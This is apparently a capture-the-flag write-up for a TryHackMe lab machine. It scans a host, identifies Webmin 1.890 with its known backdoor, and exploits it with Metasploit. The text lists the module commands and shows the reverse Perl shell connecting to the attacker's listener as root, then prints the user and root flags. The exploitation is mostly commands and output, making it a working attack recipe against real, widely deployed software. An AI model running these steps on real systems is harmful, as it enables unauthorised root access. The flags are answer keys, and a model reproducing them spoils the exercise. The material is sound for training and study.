


sudo nmap -sV -O -sC -p- -T4 -vvv 10.10.55.153

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDbZAxRhWUij6g6MP11OkGSk7vYHRNyQcTIdMmjj1kSvDhyuXS9QbM5t2qe3UMblyLaObwKJDN++KWfzl1+beOrq3sXkTA4Wot1RyYo
0hPdQT0GWBTs63dll2+c4yv3nDiYAwtSsPLCeynPEmSUGDjkVnP12gxXe/qCsM2+rZ9tzXtSWiXgWvaxMZiHaQpT1KaY0z6ebzBTI8siU0t+6SMK7rNv1CsUNpGeicfbC5ZOE4/Nbc8cxN
l7gDtZbyjdh9S7KTvzkSj2zBJ+8VbzsuZk1yy8uyLDgmuBQ6LzbYUNHkTQhJetVq7utFpRqLdp5JTcsz5PAxd1Upe9DqoYURuL
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEYCha8jk+VzcJRRwV41rl8EuJBiy7Cf8xg6tX41bZv0huZdCcCTCq9dLJlzO2V9s+sM
p92TpzR5j8NAAuJt0DA=
|   256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOJnY5oycmgw6ND6Mw4y0YQWZiHoKhePo4bylKKCP0E5
10000/tcp open  http    syn-ack ttl 61 MiniServ 1.890 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 60CFBF95F3ACF117F40B958E517A4593
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

https://10.10.55.153:10000/









sudo nano /etc/hosts

cat /etc/hosts

https://source:10000/session_login.cgi




https://attackerkb.com/topics/hxx3zmiCkR/webmin-password-change-cgi-command-injection?referrer=search



https://www.webmin.com/exploit.html

- On August 17th 2019, we were informed that a 0-day exploit that made use of the vulnerability had been released. In response, the exploit code was removed and Webmin version 1.930 created and released to all users.

https://github.com/rapid7/metasploit-framework/pull/12219




search webmin_backdoor

use 0

set rhosts 10.10.55.153

set lhost 10.2.11.159

set ssl true



run

```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.2.11.159:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.2.11.159:4444 -> 10.10.55.153:59530) at 2020-10-14 11:26:28 -0300

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux source 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

cat /home/dark/user.txt

THM{SUPPLY_CHAIN_COMPROMISE}

```
cat /home/dark/user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
```

cat /root/root.txt

THM{UPDATE_YOUR_INSTALL}

```
cat /root/root.txt
THM{UPDATE_YOUR_INSTALL}
```